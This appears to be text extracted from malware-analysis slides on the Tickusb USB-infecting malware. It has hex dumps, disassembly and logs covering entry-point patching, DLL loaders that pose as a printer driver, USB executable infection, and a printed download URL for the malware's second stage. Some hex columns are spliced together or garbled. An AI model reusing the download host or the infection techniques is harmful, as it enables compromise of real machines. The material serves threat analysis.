0000 8C30: C3 CC FF 25 90 90 40 00 00 00 00 00 00 00 00 HÿzÉÉ.

0000 8C40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 8C50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 8C60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 8C70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 8C80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 8C90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 8CA0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 8CB0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

modified.exe

clean.exe

0000 BFC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 BFDO: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 BFE0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 BFF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 C000:

0000 C010:

0000 C020:

0000 C030:

0000 C040:

modified.exe

0000 BFC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 BFDO: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 BFE0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 BFF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0000 C000: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZÉ..... e....??..

0000 C010: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ..I..... e.....

0000 C020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00-.....

0000 C030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00 ..||...|= ?q.L=?Th

0000 C040: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..||...|= ?q.L=?Th



- Key Malware

- Entry Point → GetAPI Address → CreateFile → ReadFile → WinExec

00404342>\$ E9 884A0000 JMP md5sum_m.00408DCF ; JUMP Malware Entry Point

```
00408DCF    > 53          PUSH EBX
00408D00    . 56          PUSH ESI
00408D01    . 57          PUSH EDI
00408D02    . 60          PUSHAD
00408D03    . 81EC 00010000 SUB ESP,100
00408D09    . E8 29000000 CALL md5sum_m.00408E07 ;
;
; API Address
00408DDE    . 0AA5 1700   ; CreateFile
00408DE2    7C3822AC   ; GetTempFileNameA
00408DE6    . E71665FA   ; ReadFile
00408DEA    1000408D   ; WriteFile
00408DEE    E8          ; CloseHandle
00408DF2    0F          ; GlobalAlloc
00408DF6    . 0C          ; WinExec
00408DFA    ;           ; GetTempPathA
00408DFF    . 58          ; GetModuleFileNameA
00408E02    . 45          ; SetFilePointer
;
00408E07    . 58          POP EBX          ; EBX = 00408DDE
00408E08    . FC          CLD
00408E09    . E8 F2FEFFFF CALL md5sum_m.00408D00 ; Get API Address & WinExec
00408E0E    . 81C4 00010000 ADD ESP,100
```

2015.06 – Tickusb (Patcher + BrWeb.dll + wsmt.exe)

- Patched – BrStMonW.exe (2,629,632 bytes)
 - Patched using iff.exe –|
 - Entry Point command patched (CALL command → JMP command)
 - Adds code that load BrWeb.dll to an empty section of BrStMonW.exe

- Loader – BrWeb.dll (79,360, 78,848 bytes)

- Disguised as Brother Printer Driver
- Keeps a log in Credentials.csv
- If a USB flash drive is attached to the system, C:\WINDOWS\System32\migration\WSMT\wsmt.exe file is executed
- Reads C:\Windows\schemas\AvailableNetwork\basev1.xsd file → File not yet obtained
- On every Monday and Thursday, downloads code from <http://updata.saranmall.com/script/main.html> to create MSUPDATA.EXE

```
.10010420: 2A 00 00 00.68 74 74 70.3A 2F 2F 75.70 64 61 74 * http://updat
.10010430: 65 2E 73 61.72 61 6E 6D.61 6C 6C 2E.63 6F 6D 2F e.saranmall.com/
.10010440: 73 63 72 69.70 74 2F 6D.61 69 6E 2E.68 74 6D 6C script/main.html
.10010450: 00 00 00 00.25 64 00 00.29 00 00 00.3B 20 00 00 %d ) ;
.10010460: 55 73 65 72.20 41 67 65.6E 74 00 00.53 4F 46 54 User Agent SOFT
.10010470: 57 41 52 45.5C 4D 69 63.72 6F 73 6F.66 74 5C 57 WARE\Microsoft\W
.10010480: 69 6E 64 6F.77 73 5C 43.75 72 72 65.6E 74 56 65 indows\CurrentVe
.10010490: 72 73 69 6F.6E 5C 49 6E.74 65 72 6E.65 74 20 53 rsion\Internet S
.100104A0: 65 74 74 69.6E 67 73 00.4D 6F 7A 69.6C 6C 61 2F ettings Mozilla/
.100104B0: 34 2E 30 20.28 63 6F 6D.70 61 74 69.62 6C 65 3B 4.0 (compatible;
.100104C0: 20 4D 53 49.45 20 38 2E.30 3B 20 57.69 6E 64 6F MSIE 8.0; Windo
.100104D0: 77 73 20 4E.54 20 35 2E.31 3B 20 53.56 31 29 00 ws NT 5.1; SV1)
.100104E0: 47 45 54 00.48 54 54 50.2F 31 2E 30.00 00 00 00 GET HTTP/1.0
.100104F0: 2F 00 00 00.2E 65 78 65.00 00 00 00.75 70 64 61 / .exe upda
.10010500: 74 61 00 00.6D 73 00 00.50 61 74 68.00 00 00 00 ta ms Path
.10010510: 62 45 78 65.63 00 00 00.6E 75 6D 00.74 72 75 65 bExec num true
.10010520: 00 00 00 00.73 63 72 65.65 6E 00 00.3B 00 00 00 screen ;
```

2015.06 – Tickusb (Patcher + BrWeb.dll + wsmt.exe)

- Infector : wsmt.exe (25,088 bytes)

- Keeps a log in FlashHistory.dat

- Finds an EXE file in the USB flash drive and adds the data read from C:\Windows\AppPatch\Custom\Custom64\apihex.dat

For ALYAC25.exe file, it patches a specific section

2019-6-4 7:42:42
2019-6-4 7:42:42 Q S
2019-6-4 7:42:42 st fg
2019-6-4 7:42:42 ----bin data----


2019-6-4 7:42:42 D:
2019-6-4 7:42:42 Notify USB
2019-6-4 7:42:42 Start Infect EXE in USB

2019-6-4 7:42:42 D:#calc.exe
2019-6-4 7:42:42 !!!!
2019-6-4 7:42:42 D:#calc.exe
2019-6-4 7:42:42 C:#Windows#AppPatch#Custom#Custom64#apihex.dat
2019-6-4 7:42:42 inner D:#calc.exe -- f size

2019-6-4 7:42:42 inf fo
2019-6-4 7:42:42 D:#notepad.exe
2019-6-4 7:42:42 !!!!
2019-6-4 7:42:42 D:#notepad.exe
2019-6-4 7:42:42 C:#Windows#AppPatch#Custom#Custom64#apihex.dat
2019-6-4 7:42:42 inner D:#notepad.exe -- f size

.00407020:	02 00 00 00.01 00 00 00.2E 20 78 00.63 00 6F 00	0 0 . x co
.00407030:	64 00 2E 00.73 00 63 00.72 00 00 00.2E 20 70 00	d . s cr . p
.00407040:	77 00 68 00.2E 00 73 00.63 00 72 00.00 00 00 00	w h . s cr
.00407050:	25 64 2D 25.64 2D 25 64.20 25 64 3A.25 64 3A 25	%d-%d-%d %d:%d:%
.00407060:	64 20 25 73.20 0D 0A 20.00 00 00 00.0D 0A 0D 0A	d %s N N N
.00407070:	00 00 00 00.25 64 2D 25.64 2D 25 64.20 25 64 3A	%d-%d-%d %d:
.00407080:	25 64 3A 25.64 20 2D 2D.2D 2D 62 69.6E 20 64 61	%d:%d ----bin da
.00407090:	74 61 2D 2D.2D 2D 2D 20.0D 0A 20 00.48 41 4E 44	ta---- N HAND
.004070A0:	4C 45 5F 56.41 4C 55 45.00 00 00 00.2E 45 58 45	LE_VALUE .EXE
.004070B0:	00 00 00 00.2E 65 78 65.00 00 00 00.25 73 0A 00	.exe %s
.004070C0:	25 73 5C 25.73 00 00 00.2E 2E 00 00.2E 00 00 00	%s% ..
.004070D0:	5C 2A 00 00.2D 2D 2D 2D.2D 2D 2D 2D.2D 2D 2D 2D	* -----o
.004070E0:	2D 2D 2D.2D 2D 2D 2D 2D.2D 2D 2D 2D.0A 00 00 00	-----o
.004070F0:	41 32 35 20.6F 0A 00 00.41 4C 59 61.63 32 35 2E	A25 o ALYac25.
.00407100:	65 78 65 00.20 69 6E 66.20 6F 0A 00.20 69 6E 66	exe inf o inf
.00407110:	20 66 0A 00.53 74 61 72.74 20 49 6E.66 65 63 74	f Start Infect
.00407120:	20 45 58 45.20 69 6E 20.55 53 42 0D.0A 00 00 00	EXE in USB N
.00407130:	4E 6F 74 69.66 79 20 55.53 42 00 00.43 3A 5C 57	Notify USB C:\W
.00407140:	69 6E 64 6F.77 73 5C 41.70 70 50 61.74 63 68 5C	indows\AppPatch\
.00407150:	43 75 73 74.6F 6D 5C 43.75 73 74 6F.6D 36 34 5C	Custom\Custom64\
.00407160:	61 70 69 68.65 78 2E 64.61 74 00 00.44 65 76 69	apihex.dat Devi
.00407170:	63 65 20 41.72 72 69 76.65 00 00 00.51 75 65 72	ce Arrive Quer

- Modified (Infected) EXE



- Cryptbase.dll (51,712 bytes)

- %ProgramFiles%\common files\java\java update\cryptbase.dll
- Includes Export function in Cryptbase.dll file

(nFunctions)	Dword	Word	Dword	szAnsi
00000001	000016B6	0000	0000906B	SystemFunction001
00000002	000016C2	0001	0000907D	SystemFunction002
00000003	000016CE	0002	0000908F	SystemFunction003
00000004	000016DA	0003	000090A1	SystemFunction004
00000005	000016F2	0004	000090B3	SystemFunction005
00000006	000016FE	0005	000090C5	SystemFunction028
00000007	0000170A	0006	000090D7	SystemFunction029
00000008	00001716	0007	000090E9	SystemFunction034
00000009	00001722	0008	000090FB	SystemFunction036
0000000A	0000172E	0009	0000910D	SystemFunction040
0000000B	0000173A	000A	0000911F	SystemFunction041
0000000C	0000A424	000B	00009131	LpkEditControl

2015.06 – Tickusb (Cryptbase.dll + svcmgr.exe)

- Cryptbase.dll (51,712 bytes)

- Main code strings

```
.1000A130: 25 73 0A 00.25 30 34 64.2D 25 30 32.64 2D 25 30 %s% %04d-%02d-%0
.1000A140: 32 64 20 25.30 32 64 3A.25 30 32 64.3A 25 30 32 2d %02d:%02d:%02
.1000A150: 64 3A 25 30.33 64 20 20.00 00 00 00.46 69 6C 65 d:%03d      File
.1000A160: 20 45 72 72.00 00 00 00.61-2B-00-00-5C-6C-65-5C-5E-> "C:\Users\All
.1000A170: 64 73 53 64.62 2E 64 61.74 1000A2C0: 3E 20 22 43.3A 5C 55 73.65 72 73 5C.41 6C 6C 20 > "C:\Users\All
.1000A180: 64 73 00 00.5C 4D 69 63.72 1000A2D0: 55 73 65 72.73 5C 4F 72.61 63 6C 65.5C 4A 61 76 Users\Oracle\Java
.1000A190: 5C 4C 6F 63.61 6C 00 00.50 1000A2E0: 61 5C 69 6E.73 74 61 6C.6C 63 61 63.68 65 5C 55 a\install\cache\U
.1000A1A0: 00 00 00 00.43 3A 5C 55.73 1000A2F0: 73 72 43 6C.61 73 73 2E.64 61 74 2E.62 6C 66 22 srClass.dat.blf"
.1000A1B0: 61 75 6C 74.5C 41 70 70.44 1000A300: 00 00 00 00.25 63 3A 5C.00 00 00 00.44 65 76 69 %c:\ Devi
.1000A1C0: 61 6C 5C 4D.69 63 72 6F.73 1000A310: 63 65 49 6E.74 65 72 46.61 63 65 20.51 55 45 52 ceInterFace QUER
.1000A1D0: 64 6F 77 73.00 00 00 00.25 1000A320: 59 20 52 65.6D 6F 76 65.20 3A 3D 3D.3D 3D 3D 3D 3D 3D 3D Y Remove :=====
.1000A1E0: 46 49 4C 45.25 00 00 00.43 1000A330: 3D 3D 3D 3D.3D 3D =====
.1000A1F0: 77 73 5C 73.63 68 65 6D.61 1000A340: 3D 3D 3D 00.44 65 76 69.63 65 49 6E.74 65 72 46 === DeviceInterF
.1000A200: 76 63 6D 67.72 2E 65 78.65 1000A350: 61 63 65 20.52 65 6D 6F.76 65 20 3A.3D 3D 3D 3D 3D 3D 3D 3D ace Remove :===
.1000A210: 30 38 78 2D.25 30 38 78.2D 1000A360: 3D 3D 3D 3D.3D 3D =====
.1000A220: 30 38 78 25.30 38 78 2D.25 1000A370: 3D 3D 3D 3D.3D 00 00 00.0D 0A 44 65.76 69 63 65 ===== NoDevice
.1000A230: 2D 25 30 38.78 25 30 38.78 1000A380: 49 6E 74 65.72 46 61 63.65 20 41 64.64 20 3A 3D InterFace Add :=
.1000A240: 2D 25 73 00.44 52 49 56.45 1000A390: 3D 3D 3D 3D.3D 3D =====
.1000A250: 54 5F 44 49.52 00 00 00.44 1000A3B0: 6D 65 20 20.52 65 6D 6F.76 65 20 3A.5B 20 25 63 me Remove :[ %c
.1000A260: 4D 4F 56 41.42 4C 45 00.44 1000A3C0: 20 5D 00 00.56 6F 6C 75.6D 65 20 41.72 72 69 76 ] Volume Arriv
.1000A270: 58 45 44 00.44 52 49 56.45 1000A3D0: 61 6C 20 3A.5B 20 25 63.20 5D 00 00.43 3A 5C 57 al :[ %c ] C:\W
.1000A280: 00 00 00 00.44 52 49 56.45 1000A3E0: 49 4E 44 4F.57 53 5C 73.79 73 74 65.6D 33 32 5C INDOWS\system32\
.1000A3F0: 43 61 74 52.6F 6F 74 5C.7B 33 37 35.45 41 31 46 CatRoot\{375EA1F
.1000A400: 2D 31 43 44.33 2D 32 32.44 33 2D 37.36 30 32 2D -1CD3-22D3-7602-
.1000A410: 30 30 44 30.34 45 44 32.39 35 43 43.7D 5C 54 41 00D04ED295CC]\TA
```

- svcmgr.exe (32,768 bytes)

- EXE file infected

- ALYAC25.exe patched

.00408020:	02 00 00 00.01 00 00 00.2E 20 78 00.63 00 6F 00	0 0 . x c o
.00408030:	64 00 2E 00.73 00 63 00.72 00 00 00.2E 20 70 00	d . s c r . p
.00408040:	77 00 68 00.2E 00 73 00.63 00 72 00.00 00 00 00	w h . s c r
.00408050:	25 64 2D 25.64 2D 25 64.20 25 64 3A.25 64 3A 25	%d-%d-%d %d:%d:%
.00408060:	64 20 25 73.20 0D 0A 20.00 00 00 00.0D 0A 0D 0A	d %s \o \o\o
.00408070:	00 00 00 00.25 64 2D 25.64 2D 25 64.20 25 64 3A	%d-%d-%d %d:
.00408080:	25 64 3A 25.64 20 2D 2D.2D 2D 62 69.6E 20 64 61	%d:%d ----bin da
.00408090:	74 61 2D 2D.2D 2D 2D 20.00 0A 20 00.53 74 61 72	ta---- \o Star
.004080A0:	74 2E 2E 2E.2E 00 00 00.63 6F 6E 66.69 67 2E 64	t.... config.d
.004080B0:	61 74 00 00.41 70 70 44.61 74 61 5C.00 00 00 00	at AppData\
.004080C0:	43 3A 5C 55.73 65 72 73.5C 50 75 62.6C 69 63 5C	C:\Users\Public\
.004080D0:	46 61 76 6F.72 69 74 65.73 5C 00 00.2E 45 58 45	Favorites\ .EXE
.004080E0:	00 00 00 00.2E 65 78 65.00 00 00 00.25 73 0A 00	.exe %s\
.004080F0:	25 73 5C 25.73 00 00 00.2E 2E 00 00.2E 00 00 00	%s\%s
.00408100:	5C 2A 00 00.2D 2D 2D 2D.2D 2D 2D 2D.2D 2D 2D 2D	* -----
.00408110:	2D 2D 2D 2D.2D 2D 2D 2D.2D 2D 2D 2D.0A 00 00 00	-----\o
.00408120:	41 32 35 20.6F 0A 00 00.41 4C 59 61.63 32 35 2E	A25 o\ ALYac25.
.00408130:	65 78 65 00.20 69 6E 66.20 6F 0A 00.20 69 6E 66	exe inf o\ inf
.00408140:	20 66 0A 00.2E 64 6F 63.78 00 00 00.2E 64 6F 63	f\ .docx .doc
.00408150:	00 00 00 00.53 74 61 72.74 20 49 6E.66 65 63 74	Start Infect
.00408160:	20 45 58 45.20 69 6E 20.55 53 42 0D.0A 00 00 00	EXE in USB\o
.00408170:	4E 6F 74 69.66 79 20 55.53 42 00 00.43 3A 5C 57	Notify USB C:\W

- wincrypt.dll (77,824 bytes ~ 1,589,760 bytes)

- Discovered in 2016.10 ~ 2017.11

00000DC48	000003D0C	Function RVA	0001	SystemFunction001
00000DC4C	000003D18	Function RVA	0002	SystemFunction002
00000DC50	000003D24	Function RVA	0003	SystemFunction003
00000DC54	000003D30	Function RVA	0004	SystemFunction004
00000DC58	000003D3C	Function RVA	0005	SystemFunction005
00000DC5C	000003D48	Function RVA	0006	SystemFunction028
00000DC60	000003D54	Function RVA	0007	SystemFunction029
00000DC64	000003D60	Function RVA	0008	SystemFunction034
00000DC68	000003D6C	Function RVA	0009	SystemFunction036
00000DC6C	000003D78	Function RVA	000A	SystemFunction040
00000DC70	000003D84	Function RVA	000B	SystemFunction041
00000DC74	000003D90	Function RVA	000C	dllwmain

- Tickusb – wincrypt.dll (2016.10)

- Run wsmt.exe when USB Flash Drive is connected to the system (EXE file was not identified)

.1000F160:	25 73 0A 00.25 30 34 64.2D 25 30 32.64 2D 25 30 %s%04d-%02d-%0
.1000F170:	32 64 20 25.30 32 64 3A.25 30 32 64.3A 25 30 32 2d %02d:%02d:%02
.1000F180:	64 3A 25 30.33 64 20 20.00 00 00 00.61 2B 00 00 d:%03d a+%
.1000F190:	3A 5C 00 00.72 00 00 00.25 73 5C 25.73 00 00 00 :\\ r %s\\%s
.1000F1A0:	2E 2E 00 00.2E 00 00 00.5C 00 00 00.5C 2A 00 00 \. . \\ * C:\\cmd
.1000F1B0:	5C 4B 57 5C.00 00 00 00.43 3A 5C 00.63 6D 64 20 \K\\ C:\\cmd
.1000F1C0:	2F 63 20 22.22 25 73 5C.63 73 76 2E.64 61 74 22 /c ""%s\\csv.dat"
.1000F1D0:	20 22 25 73.22 22 00 00.25 30 32 64.2D 25 30 32 "%s"" %02d-%02
.1000F1E0:	64 2D 25 30.32 64 2D 25.30 32 64 2E.64 61 74 00 d-%02d-%02d.dat
.1000F1F0:	5C 6C 6F 67.5C 00 00 00.25 73 0D 0A.00 00 00 00 \\log\\ %s%0
.1000F200:	77 00 00 00.5C 63 6F 6E.66 69 67 2E.64 61 74 00 w \\config.dat
.1000F210:	43 3A 5C 57.49 4E 44 4F.57 53 5C 53.79 73 74 65 C:\\WINDOWS\\Syste
.1000F220:	6D 33 32 5C.6D 69 67 72.61 74 69 6F.6E 5C 57 53 m32\\migration\\WS
.1000F230:	4D 54 5C 77.73 6D 74 2E.65 78 65 00.25 63 3A 25 MT\\wsmt.exe %c:%
.1000F240:	30 38 78 2D.25 30 38 78.2D 25 30 38.78 2D 2D 25 08x-%08x-%08x--%
.1000F250:	30 38 78 25.30 38 78 2D.25 30 38 78.25 30 38 78 08x%08x-%08x%08x
.1000F260:	2D 25 30 38.78 25 30 38.78 2D 25 73.2D 25 34 73 -%08x%08x-%s-%4s
.1000F270:	2D 25 73 00.44 52 49 56.45 5F 4E 4F.5F 52 4F 4F -%s DRIVE_NO_R00
.1000F280:	54 5F 44 49.52 00 00 00.44 52 49 56.45 5F 52 45 T_DIR DRIVE_RE
.1000F290:	4D 4F 56 41.42 4C 45 00.44 52 49 56.45 5F 46 49 MOVABLE DRIVE_FI
.1000F2A0:	58 45 44 00.44 52 49 56.45 5F 52 45.4D 4F 54 45 XED DRIVE_REMOTE
.1000F2B0:	00 00 00 00.44 52 49 56.45 5F 43 44.52 4F 4D 00 DRIVE_CDROM

Stage 3 - Dropper vs Modified PE

- Code comparison of a sample known as a Droppers with an infected sample

- The sample appears to be a modified Tickusb file rather than a Dropper

00432431	53	PUSH EBX	004A9365	53	PUSH EBX
00432432	56	PUSH ESI	004A9366	56	PUSH ESI
00432433	57	PUSH EDI	004A9367	57	PUSH EDI
00432434	60	PUSHAD	004A9368	60	PUSHAD
00432435	81EC 00010000	SUB ESP,100	004A9369	81EC 00010000	SUB ESP,100
0043243B	E8 29000000	CALL Portable.00432469	004A936F	E8 29000000	CALL infected.004A939D
00432440	0AA5 17007C38	OR AH,BYTE PTR SS:[EBP+387C0017]	004A9374	0AA5 17007C38	OR AH,BYTE PTR SS:[EBP+387C0017]
00432446	22ACE7 1665FA10	AND CH,BYTE PTR DS:[EDI+10FA6516]	004A937A	22ACE7 1665FA10	AND CH,BYTE PTR DS:[EDI+10FA6516]
0043244D	1F	POP DS	004A9381	1F	POP DS
0043244E	v 79 0A	JNS SHORT Portable.0043245A	004A9382	v 79 0A	JNS SHORT infected.004A938E
00432450	E8 FB97FDOF	CALL 1040BC50	004A9384	E8 FB97FDOF	CALL 10482B84
00432455	EC	IN AL,DX	004A9389	EC	IN AL,DX
00432456	97	XCHG EAX,EDI	004A938A	97	XCHG EAX,EDI
00432457	030C98	ADD ECX,DWORD PTR DS:[EAX+EBX+4]	004A938B	030C98	ADD ECX,DWORD PTR DS:[EAX+EBX+4]
0043245A	FE8A 0E33CA8A	DEC BYTE PTR DS:[EDX+8ACA330E]	004A938E	FE8A 0E33CA8A	DEC BYTE PTR DS:[EDX+8ACA330E]
00432460	5B	POP EBX	004A9394	5B	POP EBX
00432461	v 76 6D	JBE SHORT Portable.004324D0	004A9395	v 76 6D	JBE SHORT infected.004A9404
00432463	BO 45	MOV AL,45	004A9397	BO 45	MOV AL,45
00432465	AC	LODS BYTE PTR DS:[ESI]	004A9399	AC	LODS BYTE PTR DS:[ESI]
00432466	08DA	OR DL,BL	004A939A	08DA	OR DL,BL
00432468	v 76 5B	JBE SHORT Portable.004324C5	004A939C	v 76 5B	JBE SHORT infected.004A93F9
0043246A	FC	CLD	004A939E	FC	CLD
0043246B	E8 ECFFFFFF	CALL Portable.0043235C	004A939F	E8 ECFFFFFF	CALL infected.004A9290
00432470	81C4 00010000	ADD ESP,100	004A93A4	81C4 00010000	ADD ESP,100
00432476	61	POPAD	004A93AA	61	POPAD
00432477	5F	POP EDI	004A93AB	5F	POP EDI
00432478	5E	POP ESI	004A93AC	5E	POP ESI
00432479	5B	POP EBX	004A93AD	5B	POP EBX
0043247A	55	PUSH EBP	004A93AE	E8 5FF2FAFF	CALL infected.00458612
0043247B	88EC	MOV EBP,ESP	004A93B3	-E9 0749FAFF	JMP infected.0044DCBF

Stage 3 - Modified PE

- Dropper

